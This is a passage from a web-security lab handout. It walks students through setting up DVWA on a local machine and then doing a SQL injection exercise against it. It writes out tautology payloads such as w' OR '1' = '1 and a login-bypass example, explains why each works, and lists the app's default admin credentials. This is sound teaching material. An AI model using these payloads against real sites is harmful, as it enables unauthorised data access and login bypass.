
b) Find the following line:

$_DVWA['db_password'] = 'p@ssw0rd';


c) Put the message at the bottom of the DVWA setup page, change the line to include the required password of YES, as follows:

$_DVWA['db_password'] = 'YES';

Save the file and exit Notepad.



Step 10: Once again, in the browser, at http://127.0.0.1/dvwa/setup.php , click the Create/Reset Database button. You should see a confirmation that the setup was successful at the bottom of the screen. **Take the screen shot showing the "Setup Successful" message.** If you do not click the **login** hyperlink at the bottom, the DVWA login page will quickly load by itself.




Step 11: Provide the following default credentials and click the Login button:

Username: **admin**

Password: **password**

Step 12: Change the Security Level from Impossible to Low and get set to perform the next lab exercise.

a) You will notice at the bottom left of the page that the Security Level is set to Impossible. We can change that. Click the DVWA Security menu item (four up from the bottom in the menu on the left), change the dropdown selection from Impossible to Low, and click the Submit button.



b) Now click the SQL injection menu item to continue for next Activity i.e. SQL Injection.

Activity 1: SQL Injection

Structured Query Language (SQL) is a standardized language that is used for accessing and manipulating RDBMSs. SQL statements can query data (SELECT), manipulate data (INSERT, UPDATE, DELETE), define/undefine data (CREATE, ALTER, DROP), and control access to data (GRANT, REVOKE).

- SQL injection is a severe web application vulnerability that can easily be spotted and exploited by attackers. Attackers exploiting this vulnerability can see data they are not authorized to see (breach of confidentiality); modify, delete, or add data without authorization (breach of integrity); and bring a system or the database itself to its knees in a denial-of-service (DoS) attack (breach of availability) through SQL injection. Attackers can even install backdoors to provide a way back into systems and networks, which may go undetected for a long period of time.
- PII, credit card information, and other sensitive data are at great risk!

Sensitive information could be publicly dumped. Transactions could be voided. Balances could be changed. Malware could infiltrate the system and existing files on the system could be exfiltrated. Commands could be fed to the operating system. The database could be destroyed or put offline. The attacker could wind up as the admin of the server. Lawsuits, reputational damage, and regulatory fines could follow.

- Websites that are vulnerable to SQL injection are easy to spot: In any text input form field, type a single quote and submit it. If a SQL error message is returned, that site is vulnerable to what you are about to do!

Step 1: SQL is not case sensitive, but it as considered a best practice to uppercase the keywords. In the MariaDB console, type in the commands listed next. I have included a link to a description of each command and a short description of what each command does.


Step 2: Now it is time to examine the database, starting with the users table.

use dvwa;


SELECT * from users;


(You can get detailed info about Select statement at https://mariadb.com/kb/en/select/)

Show the contents of the users table. **Take the screen shot.** You will notice, among other information, that passwords are stored in hashed format. Based on the length of the hashes, can you tell what hash function was used?



Step 3: Back in the browser, with the SQL Injection menu item selected, in the User ID text box, type 1 and then click the Submit button. You should see output. **Take the screen shot.**


Windows 11_Rhythm - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 11_Rhythm
Vulnerability: SQL Injection :: D
127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
Google Chrome isn't your default browser
Set as default
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Start
3 items 1 item selected 2.43 KB
9:07 PM
11/20/2024
To direct input to this VM, click inside or press Ctrl+G.



Based on the output from Step 2 and the output here, the query that was executed behind the scenes in MariaDB after you clicked the Submit button
appears to be:

SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = 1;

In the query listed above, after each of the actual column (attribute) names (first_name, last_name) is an alias (First name, Surname) that will display in the output. (Optionally, you can type the keyword AS between the actual column name and the name that will display in the output.) This does not actually rename the columns; it just provides a temporary name for the current output.

Note: The alias First name requires single quotes around it so that both words can be interpreted as part of the alias. Leaving the quotes off will produce a syntax error.

In the browser, on the DVWA Vulnerability: SQL Injection page, the 1 you typed into the User ID text box (form input element) was copied to the first row of output with the label ID:. Although at first glance, the ID looks like it could be coming from the user_id column in the

users table with an alias of ID, you will see in a future output that it is actually a copy of what you submit in the User ID: text box.

Execute the above SELECT query in the MariaDB console and compare the results in the console to the results in the browser.

Step 4: Now visualize what User ID: text box is doing. When you type in and submit a value for ID, the SQL query adds single quotes around what you entered and right before the semicolon at the end of the query, which terminates all SQL statements:

SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = '$ID_SUBMISSION';

Note that the submitted user ID, stored in the variable *$ID_SUBMISSION* would be used in the query posed to the database. The same would be true for a second submission for a password, but that is not included in this DVWA page. If there were a second text box for the password, the query would look like this:


SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = '$ID_SUBMISSION' AND password = hashFunction('PW_SUBMISSION');

This assumes the submitted password will be hashed, and that the hash will be placed into the query.

Step 5: In the browser, on the DVWA Vulnerability: SQL Injection page, in the User ID box, type 3 and click the Submit button. Notice that information about the user Hack Me now displays. The query that was executed appears to be:

SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = 3;

Now, between the single quotes, a 3 was inserted instead of a 1, which is why we see this particular record. **Take a screen shot.**



Step 6: Now let's be bold and type this input into the User ID: text box (note that the w could be any character):

w' OR '1' = '1

The query that was executed appears to be:

SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = 'w' OR '1' = '1';

The w is a dummy placeholder value and could have been any character, or it could have even been left off. The 1s could have also been swapped out for anything and they also could have been left off. The input could have been as simple as this:


' OR ' ' = '

Let's look at the query again, with bolding applied to the interesting part and the input underlined:

SELECT first_name 'First name', last_name Surname FROM users WHERE user_id = 'w' OR '1' = '1';

This means that either side of the OR operator needs to be true for it all to be true, and then the SELECT query will execute.

Assuming user_id = 'w ' will be false, '1' = '1' will always be true. As a result, the user_id, first_name, and last_name fields of all records will be dumped to the screen. **Take the screen shot.**



Now notice on the screen that the input in the SQL injection attack left off both the first single quote (before the w) and the last single quote (just before the semicolon). This is because the SQL statement will always put those quotes in those places. The single quote after the w terminates the user_id string, while the SQL-placed single quote before the semicolon terminates the right side of the equality comparison.

Step 7: If there were a password field, with anything placed in the username field, the input could have been this:

password' OR '1' = '1'

A simplified query could have looked like this:

SELECT id FROM users WHERE username = 'username' AND
password = 'password' OR '1' = '1'

The AND will be processed first and will produce a false because the username and password entered are incorrect.

Now this is what the query has been reduced to:

SELECT id FROM users WHERE false OR '1' = '1'

The previous expression has been reduced to the value of false.

The OR is evaluated next. On the left of OR is a false value, but on the right is a true condition, so the query has now been transformed into this:

SELECT id FROM users WHERE true

The OR '1' = '1' turned into a value of true, causing everything after WHERE to be true.

If you were actually submitting these values to a server to sign in, instead of using this DVWA program, the first user ID that was created in the table (not all of them) would be returned, and you would be signed in as that user. The first user created is usually the administrator, so in a SQL injection attack, you would be signing in with administrative privileges.

